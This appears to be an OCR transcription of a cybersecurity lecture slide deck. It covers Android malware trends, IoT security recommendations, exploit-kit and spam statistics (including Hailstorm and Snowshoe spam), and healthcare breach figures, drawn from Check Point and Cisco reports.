
Trends in Android Malware



Obrázek: Zdroj: Checkpoint Security Report 2015

- Obfuscation
- Evasion techniques
- Droppers


Trends in Android Malware



Obrázek: Zdroj: Checkpoint Security Report 2015

- Obfuscation
- Evasion techniques
- Droppers
- Redundancy


Trends in Android Malware



Obrázek: Zdroj: Checkpoint Security Report 2015

- Obfuscation
- Evasion techniques
- Droppers
- Redundancy
- Persistency

Trends in Android Malware



Obrázek: Zdroj: Checkpoint Security Report 2015

- Obfuscation
- Evasion techniques
- Droppers
- Redundancy
- Persistency
- Privilege escalation

Android Malware: Trends and Vulnerabilities challenges

- *System Vulnerabilities*: Over 24.000 types, security patches delays

Android Malware: Trends and Vulnerabilities challenges

- *System Vulnerabilities*: Over 24.000 types, security patches delays
- *Root Access nad Configuration Changes*: Rooting, jailbreaking also for cybercriminals.

Android Malware: Trends and Vulnerabilities challenges

- *System Vulnerabilities*: Over 24.000 types, security patches delays
- *Root Access nad Configuration Changes*: Rooting, jailbreaking also for cybercriminals.
- *Repackaged or fake apps*


Android Malware: Trends and Vulnerabilities challenges

- *System Vulnerabilities*: Over 24.000 types, security patches delays
- *Root Access nad Configuration Changes*: Rooting, jailbreaking also for cybercriminals.
- *Repackaged or fake apps*
- *Trojans and Malware*: Embedded in apps, lack of threat prevention, small screens = spotting differencies problems

Android Malware: Trends and Vulnerabilities challenges


- *System Vulnerabilities*: Over 24.000 types, security patches delays
- *Root Access nad Configuration Changes*: Rooting, jailbreaking also for cybercriminals.
- *Repackaged or fake apps*
- *Trojans and Malware*: Embedded in apps, lack of threat prevention, small screens = spotting differencies problems
- *MITM attacks*: Free and public WiFi hotspots

Trends...?




Obrázek: IOT

Trends...?




Obrázek: IOT

Risk by region




Obrázek: Source: Cisco 2017 Annual Cybersecurity Report

Risk by industry



Obrázek: Source: Cisco 2017 Annual Cybersecurity Report

Top vulnerabilities in Exploit Kits




Obrázek: Source: Cisco 2017 Annual Cybersecurity Report

Total Spam volume

Figure 15 Total Spam Volume

Source: CBL




For more info visit: **www.cisco.com/go/acr2017**

Spam: Percentage of malicious attachments

Figure 17 Percentage of Total Spam Containing Malicious Attachments

Source: Cisco Security Research



For more info visit: **www.cisco.com/go/acr2017**

cisco

Spam attacks: Hailstorm and Snowshoe

- *Hailstorm*: Target antispam systems. Small window between launching spam campaign and pushing signatures to detectors. Seconds/minutes.

Spam attacks: Hailstorm and Snowshoe

- *Hailstorm*: Target antispam systems. Small window between launching spam campaign and pushing signatures to detectors. Seconds/minutes.
- *Snowshoe*: Hide under the radar of volume-based detection. About 25 queries per hour.

Source: Cisco 2017 Annual Cybersecurity Report

Spam attacks: Hailstorm and Snowshoe

Common points:


- Evade a bad reputation by sending from clean IPs and domains
- Emulate marketing mail with professional content and subscription management
- Use well-configured email systems rather than sloppy scripts or spam bots
- Properly set up forward-confirmed reverse DNS and Send Policy Framework (SPF) records

Source: Cisco 2017 Annual Cybersecurity Report

Spam: Hailstorm and Snowshoe

Figure 18 Comparison of Hailstorm and Snowshoe Spam Attacks

Source: Cisco Investigate



For more info visit: **www.cisco.com/go/acr2017**

Securing IOT

- Purchase IoT devices that incorporate security-by-design according to NIST 800-160 and that are capable of hosting a native security layer

http://www.esecurityplanet.com/network-security/

Securing IOT

- Purchase IoT devices that incorporate security-by-design according to NIST 800-160 and that are capable of hosting a native security layer
- Know what devices are on the network and know the roles, functionalities, capabilities, restrictions, and vulnerabilities of those devices

http://www.esecurityplanet.com/network-security/

Securing IOT

- Purchase IoT devices that incorporate security-by-design according to NIST 800-160 and that are capable of hosting a native security layer
- Know what devices are on the network and know the roles, functionalities, capabilities, restrictions, and vulnerabilities of those devices
- Limit the number of IoT devices and the number of remotely accessible devices

http://www.esecurityplanet.com/network-security/

Securing IOT

- Purchase IoT devices that incorporate security-by-design according to NIST 800-160 and that are capable of hosting a native security layer
- Know what devices are on the network and know the roles, functionalities, capabilities, restrictions, and vulnerabilities of those devices
- Limit the number of IoT devices and the number of remotely accessible devices
- Harden all default settings to correspond to cybersecurity best practices

http://www.esecurityplanet.com/network-security/

Securing IOT

- Purchase IoT devices that incorporate security-by-design according to NIST 800-160 and that are capable of hosting a native security layer
- Know what devices are on the network and know the roles, functionalities, capabilities, restrictions, and vulnerabilities of those devices
- Limit the number of IoT devices and the number of remotely accessible devices
- Harden all default settings to correspond to cybersecurity best practices
- ...

`http://www.esecurityplanet.com/network-security/`

Securing IOT

- Institute layered defenses that monitor, regulate, and react to traffic passed between IoT devices in real time. AI and ML solutions are examples of layered defenses that can detect anomalous activity or traffic and immediately segregate the potentially compromised device while also notifying personnel to the issue

http:

Securing IOT

- Institute layered defenses that monitor, regulate, and react to traffic passed between IoT devices in real time. AI and ML solutions are examples of layered defenses that can detect anomalous activity or traffic and immediately segregate the potentially compromised device while also notifying personnel to the issue
- Actively monitor and critically assess the IoT microcosm according to the risk appetite of the organization, information shared through trusted networks pertaining to threats and device vulnerabilities, and the current threat landscape.

http:

Securing IOT

- Institute layered defenses that monitor, regulate, and react to traffic passed between IoT devices in real time. AI and ML solutions are examples of layered defenses that can detect anomalous activity or traffic and immediately segregate the potentially compromised device while also notifying personnel to the issue
- Actively monitor and critically assess the IoT microcosm according to the risk appetite of the organization, information shared through trusted networks pertaining to threats and device vulnerabilities, and the current threat landscape.
- ...

http:

Securing IOT

- Change the default username and password on devices, segregate them from other parts of the network, and disable unneeded services to lessen the attack surface and prevent them acting as a pivot point to be used in attacks against other parts of the network

`http://www.esecurityplanet.com/network-security/iot-security-securing-the-internet-of-things.html`

Healthcare

- Patient health records: highest value on the black market: 10× more than CC; CC can be reissued easily, PHR not[7]

[7] in Checkpoint Security Report 2016

Healthcare

- Patient health records: highest value on the black market: 10× more than CC; CC can be reissued easily, PHR not[7]
- 60% inrease in healthcare security incidents

[7] in Checkpoint Security Report 2016

Healthcare

- Patient health records: highest value on the black market: 10× more than CC; CC can be reissued easily, PHR not[7]
- 60% inrease in healthcare security incidents
- 21 % of U.S. healthcare organization do not use disaster recovery technology, 51.7 % of these intend to purchase in the future

[7] in Checkpoint Security Report 2016

Healthcare

- Patient health records: highest value on the black market: 10× more than CC; CC can be reissued easily, PHR not[7]
- 60% inrease in healthcare security incidents
- 21 % of U.S. healthcare organization do not use disaster recovery technology, 51.7 % of these intend to purchase in the future
- 19 % of U.S. healthcare organizations report having a security breach in the last year

[7] in Checkpoint Security Report 2016

Healthcare

- Patient health records: highest value on the black market: 10× more than CC; CC can be reissued easily, PHR not[7]
- 60% inrease in healthcare security incidents
- 21 % of U.S. healthcare organization do not use disaster recovery technology, 51.7 % of these intend to purchase in the future
- 19 % of U.S. healthcare organizations report having a security breach in the last year
- The top 3 perceived threat motivators in the US:

[7] in Checkpoint Security Report 2016

Healthcare

- Patient health records: highest value on the black market: 10× more than CC; CC can be reissued easily, PHR not[7]
- 60% inrease in healthcare security incidents
- 21 % of U.S. healthcare organization do not use disaster recovery technology, 51.7 % of these intend to purchase in the future
- 19 % of U.S. healthcare organizations report having a security breach in the last year
- The top 3 perceived threat motivators in the US:
  - 80 % workers snooping on relatives/friends

[7] in Checkpoint Security Report 2016

Healthcare

- Patient health records: highest value on the black market: 10× more than CC; CC can be reissued easily, PHR not[7]
- 60% inrease in healthcare security incidents
- 21 % of U.S. healthcare organization do not use disaster recovery technology, 51.7 % of these intend to purchase in the future
- 19 % of U.S. healthcare organizations report having a security breach in the last year
- The top 3 perceived threat motivators in the US:
  - 80 % workers snooping on relatives/friends
  - 66 % concerned with financial identity theft


[7] in Checkpoint Security Report 2016

Healthcare

- Patient health records: highest value on the black market: 10× more than CC; CC can be reissued easily, PHR not[7]
- 60% inrease in healthcare security incidents
- 21 % of U.S. healthcare organization do not use disaster recovery technology, 51.7 % of these intend to purchase in the future
- 19 % of U.S. healthcare organizations report having a security breach in the last year
- The top 3 perceived threat motivators in the US:
  - 80 % workers snooping on relatives/friends
  - 66 % concerned with financial identity theft
  - 51 % identity theft

